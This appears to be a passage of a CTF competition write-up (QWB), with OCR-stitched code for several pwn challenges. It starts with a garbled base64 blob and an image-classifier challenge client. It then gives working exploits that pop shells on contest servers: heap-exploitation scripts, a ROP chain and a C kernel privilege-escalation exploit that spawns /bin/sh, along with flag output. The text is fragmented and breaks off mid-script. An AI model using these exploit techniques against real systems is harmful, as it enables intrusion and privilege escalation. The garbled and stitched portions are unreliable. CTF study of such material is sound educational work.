r08TrZttrbVpX26nVSpppQ2AXtdvobG9sTf3huvssSTLJFDNK52q7oWVCmSx9x9xEM7
xjJ8i8XaN9g1eFpJ/wCzjDIywwWMpa9nuJIFEaysBCwWCLzmqniTxR4c0nWEs47q1NwL0
G1hsok+2xxlFwVhiDCb94CBIRjvg7c10N4lymqbIEaSc3B/cvFI8Nv5kTyjKuSZpGHJZiBzuCit6
```

```
tOdC04x07vrt5d9L9GwqvmWpnRJs0nVNNsPPd3DvHLMF3O6bRLIiKQWO5sBlZlJ7V3+paraaV4ag
thprI2ppbWkdtOoi3GFgZWkQIFVm4U/eBOAzfLivOdID6Vpov7u6uLR9OlKxLK0I+22c0YdQ6AvK
0kZG3ciqAnB5yR6R4x1Dwx4jn1S3uVS/ubyJLny2V7k2rz+X5caQRlSwi3bsEqDvAAJUmsHS0VO+
ul7drvfoTCUkm2Za6baX17DbzRTta2rBrQQ26213aOYm8xn8zB2MWYF2P7zHapNI03TtGv7PUJIb
uIyXEMMcljE935oUL5YnIJVDuyylWODyT2qhZaToT+KrO8W6uVntxsnDfNI7SIyRxzqAVwu3cFUZ
LZUnHXb16HR/B9xp+qa1ey2rSXEk126zSJCLszKrGTIKRxxCI7VXIDseMVdGlNztbW2i3+X9dzSK
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ZfwH+0YImjLC2a4k08zMXW4ktFYySMzx7IT92ItvcYGK+e/2gP8Akovwg/3z/wCjravZPHX/ACPO
qf8AXlY/+hzV6OawjjNc11dtNvNvzbTJ3Tnz2hx59bajLLqMTMVhSeGwIRIp2XfPDbs0hf5k3pHu2xk
kkaFj/yITf8AXG4/9JXrpPDX/Hrpf/YE1H/0FK4cZh6aZNXtr91/U7adNcil1MjxB4N8Q
JoV3f+I4LK4vtVulkuZYpWu8WM8iRT+RMAqr5UPKKVEm0Ekck18jat4I8Qa5r2veB1n1e6/s+xhuG
jQKFh+1RlUj8+4d1ZvMDoVWAlMks4Ar9F/E//IlW3/XDI4+KP+vsf/wDI4+KP+vsf+2dcuDxwtOv
VhFNwXVGxq+q29LeVgxUexm/9anmngj5WOXq/9anmngj4Na54S1HxF+ggghgm+40UbF/Pzt+N3bXFz
I75+flsKBXv3gK30jwdN34/8TiUWOkbKB5lV7ImbZJVA4UgxKXFWgWIZKF2xDrGH5mjGgkm+40UbFz
6al/6UGvH/iv/wAm6f8Ibd/+0/Gj8lT7OqxC0tNs+UaRpC8vUwcJSHVVTvaJF6xVo4Kj8wmT0d7t
+BNPsybnWbBJnMkb3EaKdp89om2uioHCnYwJAU7lJwedsNL121nvPh9qt3JfRJJceJB/odtc6n
9oPmWdnG0kjW6Qr8vmylgRkDAr3tP+Ts9K/7FNv/AGyrzbWPuXH/AGHdT/8AShqUa/1ajOK5Z
cj21vd63PK51UZOeUeT1I/FVvpPgnV7KxbWhF1HwzX6fZHaZ9KS9KlRC7a7QDd/vfuNhdCJdHm7rfBhtLRH
94gVx/hzSvinb/294qn1sVK0xVTDwTSFPtMhkIZWjhTy1VQAGlZs89PZPj1/wAlX8T/APAPYn/7
xf8AoqSnaV92X/r01H2v8x+ySpq+Sp2nWkU9dd2v8x+yzSqpLuj84vH/xda9O2fg7VdFudN1xri5
t0upG+a+LzPHuDEuD/GDtAEqBeIeeHHvhhYahbzeI2afV/AA4+G0TwzeeHvhhYahbzeI2afV9ZtLS33ZIWKQRz
sysAqrIqCFdu4HzDnBr5c+O//JJQvAX/1p3/AKXzV9a+Hf8Ak9L9Vv+v0T/0jsq+wzvvvx8jmHCf8NMWv7
```

```
XTqVLdOZKy3vpq3bucFSpJydz1bxN8P/ABJBBDqOiajfT3U2s2ghs7ZQSk1sFxEiIh3xQyo0gEm4
xsS7YTgb1kfDXhjWdUXxB9s1KyEoH2Gzj3tFfyp5ksLuHDl5FzJDgkRhm3EYAr2/RP8AkPaH/wBj
Rqf/AKDPXz1qn/IyeI/+xvg/9NrV+eZHjKuMoe0ru+r8rW007fma4aXNFSa2Oqj8a6frUP8Aa1qy
2DXqn7PHeypB9lilk/eMke1kwjBdrNuUkZA2gE91Yabf+PtPk0rSZLS6ksrt4oo9RhaaSYoBI9w9
zKVEcRk4QRo46bSelfKd3/yDNO/7A5/9HV9kfA3/AJCUv/XFv/Za9mjho1aihJu17enp939anRGT
leTZ9E2HizwX8IIngluo9W8RXVskl2ttlx56kLHF6RjkkbiCx5xxX0L4F8R3l54Y03VdRkWWfVbl
AAn3USUnaFx2AHXv1r84PHv/ACUbVP8Arva/+hivvL4df8iN4R/67Wn/ALUr9UyGrKjX+r0tIxVl
82k/mVWpRVNPue/vyK/Jj/go18KbrxX4MXWtEiM1xYTfasQqHJCEiRO/cjcLRk9e4r9Zz0FfFn7UP/
ACTvVP8Aduf/AEFq+0zlfC+qOOGzP55/2ffB/hrxJ8StGjN6591ex4NkgZZeFCyD
zW2gnCDtwf0Wl1bW/CHi/SdasIZ007XYrie5k8ovm3u4VAks1afZtW4kfz4Q61GbfuIOK+E/2U/+
Skf9tLT/ANFSV+i3xV/5F7Qv+wun/opq+wun/oK1+J8bYidNVRqaxUVZeqjcm7dKfr/2fqO
tX8mtNcxazdrBFPHbSpdvZu8r3EOYTHcrPHu2oWniTVPBNuZdJaNHj06az2t
ey20cYZ3lndGZw4zsx82d3Hyk1DYf8ftj/2G9W/9CSq+hf8AJdrX/sGP/wCiZq8Zq8Sqqqn0Wmy7
Lp6GtN/id/id1r2jNpunaPp19bXH2UXKbWWwkbVZBpAzP5udj5KuWA3ZFcRHrtvvbma8/tO
7hlshbWMMBg2ZGFmHmLHIXkfy2xI4PlttGMEGvdPiZ/x66Ne1r/6PNfKuo/8AITvv+v2v+hV2D/wBI
1rzMHRi6qzMLqatar+uv6WVXU9V8LwJoHiP7V5smqzS3bqV4uX4Z+3ZqzyS+ZwKgqOC3r1
67ZYrMarrdkbVHtpFURI7iTOBbxx/82IAB1xtddpU5rxjwr/gMe+1IABlxtddpU5rxjwr/yM+lf9dF/9Alr6H+Iv/IteHv8AsLn/AHlaf+hIv/4E/4AJSb/8AFP8A1R/9fP/AH3HjvvuL+WW6ffsm
w5cf+gLXjOtKpiZ057pKpfvSJLyaPYzbhC1EbGI9fJGhZ9whnMC4nrMSF/AZEQoRAN1s+7N+xHXD
wPvHd+0eFpLGzaOznl01LafRy0qiB4VlAAmaJ33nBPyq4LhQcDpVN/8AkJP/ANvP/oxKzLn/AJAt
9/2E0/ka9zGRjh1eCvfXMXXvd/MSqOm9CDUUHgfTtT8R6nAJI5rlnCxNIsMqoqJDEjKNyGVU3FcbiW
IOap+EPjD8V/G+vaN4d0Wzg0Ox1bTf7RutYE6WtxEd0iI29mI3qAFxGjLyC3Fb3xm/5JZF/2ErL+
lef/AAo/1/hr/sV//ar1vkc3PCtPtWvxF3TW6Tbd+WmuTmzgEvOl14ayWO0AsnPenmqtxGnLZm+wa0XUb+ZPNnl
tY9Qke3gBijJVyh2fOVMiMx3lT0A4Ef8AaHxT/wChruP/AAAQp/wDF16hN/wAf1/8ASy/9FvUezRj
zwUn19P1R0qV9Wj/2Q=='
```

```python


class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

import sys
sys.stdout = Unbuffered(sys.stdout)


def check_diff(a, b):
    if len(a) != len(b):
        print ('len')
        return (-1)
    count = 0
    for i in range(0, len(a)):
        if a[i] != b[i]:
            count += 1
        if count > 1024:
            return -1
    return 1

def remote_sub(conn, address):
    image_data = base64.b64decode(data)
    ori_image = open('./basque-shepherd-dog.jpg', 'rb').read()
    print (len(ori_image))
    if check_diff(image_data, ori_image) == -1:
        #conn.send('no\n')
        sys.exit(0)
    else:
        print('gogo')
        #conn.send('lets go\n')

    # Loads label file, strips off carriage return
    label_lines = [line.rstrip() for line
                       in tf.gfile.GFile("./tf_files/retrained_labels.txt")]

    # Unpersists graph from file
    with tf.gfile.FastGFile("./tf_files/retrained_graph.pb", 'rb') as f:
        graph_def = tf.GraphDef()
        graph_def.ParseFromString(f.read())
        _ = tf.import_graph_def(graph_def, name='')

    with tf.Session() as sess:
        # Feed the image_data as input to the graph and get first prediction
        softmax_tensor = sess.graph.get_tensor_by_name('final_result:0')

        predictions = sess.run(softmax_tensor, \
                 {'DecodeJpeg/contents:0': ori_image})

        # Sort to show labels of first prediction in order of confidence
        top_k = predictions[0].argsort()[-len(predictions[0]):][::-1]
        print (predictions)
        print (top_k)

        if top_k[0] == 1:
            print('flag!')
```

```python

def remote():
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(("0.0.0.0", 12345))
    sock.listen(0)
    while True:
        thread.start_new_thread(remote_sub, sock.accept())

def test():
    ip_port=('117.50.13.213',12345)
    s=socket.socket()
    s.connect(ip_port)
#发送消息
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))
    time.sleep(1)
    ori_data = open('./basque-shepherd-dog.jpg', 'rb').read()
    image_data = base64.b64encode(ori_data)

    expect_len = 62256
    data = ''
    i = 0
    while True:
        send_data = image_data[i:i+1024]
        print(i)
        i += 1024
        s.sendall(send_data)
        expect_len -= 1024
        if expect_len < 0:
            break
        time.sleep(0.1)


    #s.sendall(send_data)#bytes(send_data,encoding='utf-8'))
        #收消息
    #挂电话
    time.sleep(1)
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))
    time.sleep(5)
    recv_data=s.recv(1024)
    print(str(recv_data,encoding='utf-8'))

```

```python

if __name__ == '__main__':
    test()
    #remote_sub(1, 1)
```


Pwn

Opm

Payload

```python
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')

def Add(p, name, punch):
    p.recvuntil('t\n')
    p.sendline('A')
    p.recvuntil(':\n')
    p.sendline(name)
    p.recvuntil('?\n')
    p.sendline(punch)

def GameStart(p, base):

    Add(p, 'hack by w1tcher' + '\x00', '1\x00')
    Add(p, 'a\x00'.ljust(128, '\x00') + p64(base + 0x40 - 8 - 3)[0 : 2], '1\x00')
    Add(p, '1\x00', '1\x00'.ljust(128, '\x00') + p64(base + 0x10)[0 : 2])
    p.recvuntil('<')
    data = p.recvline()
    heap_addr = u64((p64(base)[0 : 3] + data[0: data.index('>')]).ljust(8, '\x00'))
    log.info('heap address is : ' + hex(heap_addr))

    Add(p, 'a\x00'.ljust(128, '\x00') + p64(base)[0 : 2], (str((heap_addr + 0x60) & 0xffffffff) + '\x00'))
    Add(p, '1\x00', '1\x00'.ljust(128, '\x00') + p64(base + 0x10)[0 : 2])
    p.recvuntil('<')
    pie_addr = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00')) - 0xB30
    log.info('pie address is : ' + hex(pie_addr))

    offset_system = 0x0000000000045390
    offset_atoi = 0x0000000000036e80

    Add(p, p64(pie_addr + 0x0202048), '1\x00'.ljust(128, '\x00') + p64(heap_addr + 0x1d0 - 8))
    p.recvuntil('<')
    libc_address = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00')) - offset_atoi
    log.info('libc address is : ' + hex(libc_address))

    Add(p, 'a\x00', (str((libc_address + offset_system) & 0xffffffff) + '\x00').ljust(128, '\x00') + p64(pie_addr + 0x0202048 - 0x18))

    Add(p, '/bin/sh', '/bin/sh')
    # p.recvuntil('<')
    # libc_address = u64(p.recvuntil('>')[ : -1].ljust(8, '\x00'))
    # log.info('libc address is : ' + hex(libc_address))
    # return 1
    p.sendline('ls')
    print p.recv(1024)
    p.sendline('ls')
    print p.recv(1024)
    p.sendline('cat flag')
    print p.recv(1024)
    p.sendline('cat flag')
    print p.recv(1024)
    return 1
    # p.interactive()

if __name__ == '__main__':
    debug = 0
    ip = '39.107.33.43'
    port = 13572
    i = 2 ** 16
    while i != 0:
        i -= 1
        try:
            if debug == 1:
                p = process('./opm')
            else:
                p = remote(ip, port)
            if GameStart(p, 0x002c10) == 1:
                break
            p.close()
        except Exception as e:
            p.close()
            pass
```

Result



```
[+] Opening connection to 39.107.33.43 on port 13572: Done
[*] heap address is : 0x55ed68002c10
[*] pie address is : 0x55ed6650b000
[*] libc address is : 0x7f71ae8c8000
bin
dev
flag
lib
lib32
lib64
opm

bin
dev
flag
lib
lib32
lib64
opm

QWB{You_know_y0u_4r3_hack3333r}

QWB{You_know_y0u_4r3_hack3333r}

[*] Closed connection to 39.107.33.43 port 13572
```

Note

Payload

```
from pwn import *
from ctypes import *
debug = 0
elf = ELF('./note')
#flag{t1-1_1S_0_sImPl3_n0T3}
if debug:
    p = remote('127.0.0.1', 1234)#process('./300')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    context.log_level = 'debug'
else:
    p = remote('39.107.14.183', 1234)
    libc = ELF('./libc-2.23.so')
    #off = 0x001b0000
    context.log_level = 'debug'

def change_title(title):
    p.recvuntil('-->>')
    p.sendline('1')
    p.recvuntil('title:')
```

```python
    p.send(title)
def change_content(size,content):
    p.recvuntil('-->>')
    p.sendline('2')
    p.recvuntil('(64-256):')
    p.sendline(str(size))
    p.recvuntil('content:')
    p.send(content)
def change_comment(content):
    p.recvuntil('-->>')
    p.sendline('3')
    p.recvuntil('comment:')
    p.sendline(content)

def show_content():
    p.recvuntil('-->>')
    p.sendline('4')
p.recvuntil('welcome to the note ')
offset = int(p.recv(4),10)
print '[*]', str(offset + 0x10),hex(offset +0x10)
change_content(0x78,p64(0x41)*(8)+p64(0x80)*7+'\n')

change_title(p64(0x11)+p64(0x81)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'@')
#print len(p64(0x11)+p64(0x29)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'@')
change_content(150,'a'*110+'\n')
change_title(p64(offset+0x10-0x20)+p64(0x81)+p64(0x602070-0x18)+p64(0x602070-0x10)+p64(0x20)+'a')
change_content(0x21000,'a'*110+'\n')
#show_content()
change_title(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
#show_content(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
#change_comment(p64(0x602058)+p64(elf.got['puts'])+p64(0x78)+p64(0x602058)+'\n')
show_content()
p.recvuntil('is:')
libc.address = u64(p.recv(6).ljust(8,'\0')) - libc.symbols['puts']
print '[+] system: ',hex(libc.symbols['system'])

change_comment(p64(0x602058)+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')
```

```
show_content()
p.recvuntil('is:')
stack_addr = u64(p.recv(6).ljust(8,'\0'))
print '[+] stack: ',hex(stack_addr)
offset =  0x7fffffffe4b8- 0x7fffffffe338
change_comment(p64(stack_addr - offset )+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')

change_comment(p64(0x0000000000401673)+p64(next(libc.search('/bin/sh')))+p64(libc.symbols['system']))

#change_comment(p64(libc.address +0xf02a4 )+'\n')
#change_title(p64(0x602050)+p64(libc.symbols['environ'])+p64(0x78)+p64(0x602058)+'\n')
#change_comment(p64(0)+'\n')


#stack_addr =
#change_title(p64(0)+'\n')
#change_content(0x700,'a'*110+'\n')
#p.recvuntil('-->>')
#p.interactive()
#p.sendline('2')
#p.recvuntil('(64-256):')
#p.sendline(str(0x700))
#
p.interactive()
'''''
Gadgets information
============================================================
0x000000000040166c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040166e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401670 : pop r14 ; pop r15 ; ret
0x0000000000401672 : pop r15 ; ret
0x000000000040166b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040166f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400e00 : pop rbp ; ret
0x0000000000401673 : pop rdi ; ret
0x0000000000401671 : pop rsi ; pop r15 ; ret
0x000000000040166d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400c71 : ret
0x00000000004002c1 : ret 0x200
0x0000000000401300 : ret 0x8948
0x00000000004012f6 : ret 0x8b48
```

```
0x0000000000400fe5 : ret 0xb60f

Unique gadgets found: 15
'''
```

Core

Payload

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <errno.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <string.h>
#include <pty.h>
#include <sys/mman.h>
#include <sys/ipc.h>
#include <sys/sem.h>


#define DRIVERNAME "/proc/core"
#define MAXLEN 128

typedef int __attribute__((regparm(3)))(*commit_creds_func)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (*prepare_kernel_cred_func)(unsigned long cred);

commit_creds_func commit_creds;
prepare_kernel_cred_func prepare_kernel_cred;

unsigned long long user_cs, user_ss, user_eflags, user_sp;
void save_stats() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

void usertoroot() {
    commit_creds(prepare_kernel_cred(0));
}

void shell(){
    system("/bin/sh");
}

void SetOff(int fd, int off){
    ioctl(fd, 0x6677889C, 64);
}

void pwn(int fd, char * shellcode, int sl, long long len){
    write(fd, shellcode, sl);
    ioctl(fd, 0x6677889A, len);
}

void Read(int fd, char * buf){
    ioctl(fd, 0x6677889B, buf);
}

// void U64()

int exploit(){
    char buf[MAXLEN];
    int fd;
    unsigned long long module_base;
    unsigned long long vmlinux_base;
    unsigned long long iretq;
    unsigned long long canary;
    unsigned long long swapgs;
    unsigned long long rop[0x30 * 8];
    memset(buf, 0, sizeof(buf));
    fd = open(DRIVERNAME, O_RDWR);
    if(fd == -1){
        printf("open file error!\n");
        exit(-1);
    }else{
        printf("open file success!\n");
```

```c
    }
    SetOff(fd, 0x40);
    // read(fd, buf, 64);
    Read(fd, buf);
    module_base = *((unsigned long long *) (& buf[0x10])) - 0x19B;
    vmlinux_base = *((unsigned long long *) (& buf[0x20])) - 0x1dd6d1;
    canary = *((unsigned long long *) (&buf[0]));
    printf("[+] canary 0x%p\n", canary);
    printf("[+] module base 0x%p\n", module_base);
    printf("[+] vmlinux base 0x%p\n", vmlinux_base);
    commit_creds = vmlinux_base + 0x9c8e0;
    prepare_kernel_cred = vmlinux_base + 0x9cce0;
    iretq = vmlinux_base + 0x50ac2;
    swapgs = module_base + 0x0D6;
    memset(rop, 0, sizeof(rop));
    rop[8] = canary;
    rop[10] = usertoroot;
    rop[11] = swapgs;
    rop[12] = 0;
    rop[13] = iretq;
    rop[14] = shell;
    rop[15] = user_cs;
    rop[16] = user_eflags;
    rop[17] = user_sp;
    rop[18] = user_ss;
    rop[19] = 0;
    pwn(fd, (char *) rop, 0x20 * 8, 0xf000000000000000 + 0x20 * 8);
    return;
}

int main(){
    save_stats();
    exploit();
    return 0;
}
```


Gamebox

Payload

```python
from pwn import *
import ctypes
context(arch = 'amd64', os = 'linux', endian = 'little')
```

```python
context.log_level = 'debug'

def GenerateGuess(flibc):
    s = ''
    for i in range(24):
        s += chr(65 + flibc.rand() % 26)
    return s

def Play(p, guessstr, namelength, name):
    p.recvuntil('(E)xit\n')
    p.sendline('P')
    p.recvuntil('I write:\n')
    p.sendline(guessstr)
    p.recvuntil('length:\n')
    p.send(str(namelength))
    p.recvuntil('name:\n')
    p.send(name)

def Show(p):
    p.recvuntil('(E)xit\n')
    p.sendline('S')

def Delete(p, index, cookie, guess):
    p.recvuntil('(E)xit\n')
    p.sendline('D')
    p.recvuntil('index:\n')
    p.send(str(index))
    p.recvuntil('Cookie:\n')
    p.send(cookie)
    guess[index] = ''

def Change(p, index, cookie, name):
    p.recvuntil('(E)xit\n')
    p.sendline('C')
    p.recvuntil('index:\n')
    p.send(str(index))
    p.recvuntil('Cookie:\n')
    p.send(cookie)
    p.recvuntil(' old!):\n')
    p.send(name)

def Insert(guess, s):
    if '' in guess:
        guess[guess.index('')] = s
    else:
        guess.append(s)
    return s

def GameStart(ip, port, debug):
    if debug == 1:
        p = process('./GameBox')
        gdb.attach(p)
    else:
        p = remote(ip, port)
    flibc = ctypes.CDLL('/lib/x86_64-linux-gnu/libc.so.6')

    guess=[]

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x70, '%8$p\n%9$p\n')                       # 0
    Show(p)

    p.recvuntil('0:')
    stack_addr = int(p.recvuntil('\n')[2 : -1], 16)
    pie_addr = int(p.recvuntil('\n')[2 : -1], 16) - 0x18d5

    log.info('stack address is : ' + hex(stack_addr))
    log.info('pie address is : ' + hex(pie_addr))

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x68, 'hack by w1tcher')                       # 1
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x100, '\x00' * 0xf0 + p64(0x100) + p64(0x70))         # 2
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x100, 'hack by w1tcher')                       # 3

    Delete(p, 2, guess[2], guess)                       # d 2
    Change(p, 1, guess[1], '\x00' * 0x68)
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x80, 'hack by w1tcher')                       # 2
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, 'hack by w1tcher')                       # 4
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x70, '%8$p\n%9$p\n')                       # 5

    Delete(p, 2, guess[2], guess)                       # d 2
    Delete(p, 3, guess[3], guess)                        # d 3
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x200, '\x00' * 0x88 + p64(0x71) + '\x00' * 0x68 + p64(0x21))# 2

    Delete(p, 4, guess[4], guess)                        # d 4
    Change(p, 2, guess[2], '\x00' * 0x88 + p64(0x71) + p64(pie_addr + 0x02030E0 + 0x30 * 5 + 0x20) + '\x00' * 0x60 + p64(0x21))

    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, 'hack by w1tcher')                        # 3
    Play(p, Insert(guess, GenerateGuess(flibc)), 0x60, '\x00')                # 4

    offset_system = 0x0000000000045390
    Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203078) + p64(0x7))
    Show(p)
    p.recvuntil('6:')
    libc_addr = u64(p.recvn(6) + '\x00' * 2) - 0x0000000000084130
    log.info('libc address : ' + hex(libc_addr))
    # Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203078) + p64(0x10))
    # Show(p)
    # offset_system = 0x0000000000045390
    Change(p, 4, guess[4], '\x00' * 0x20 + p64(pie_addr + 0x203080) + p64(0x7))
    Change(p, 6, '\x00' * 0x20, p64(libc_addr + offset_system)[0 : -1])

    p.recvuntil('(E)xit\n')
    p.sendline('P')
    p.recvuntil('I write:\n')
    p.sendline(Insert(guess, GenerateGuess(flibc)))
    p.recvuntil('length:\n')
    p.send('/bin/sh')

    p.interactive()

if __name__ == '__main__':
    GameStart('39.107.33.43', 13570, 0)
```

Result



```
    'lib\n'
    'lib32\n'
    'lib64\n'
GameBox
bin
dev
flag
lib
lib32
lib64
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x1e bytes:
    'QWB{1earn_H349_H34p_hELp_y0u}\n'
QWB{1earn_H349_H34p_hELp_y0u}
$
[*] Interrupted
[*] Closed connection to 39.107.33.43 port 13570
```


Raisepig

Payload

```python
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

def Raise(p, length, name, tp):
    p.recvuntil('Your choice : ')
    p.sendline('1')
    p.recvuntil('name :')
    p.sendline(str(length))
    p.recvuntil(' pig :')
    p.send(name)
    p.recvuntil(' pig :')
    p.sendline(tp)

def Visit(p):
    p.recvuntil('Your choice : ')
    p.sendline('2')

def Eat(p, num):
    p.recvuntil('Your choice : ')
    p.sendline('3')
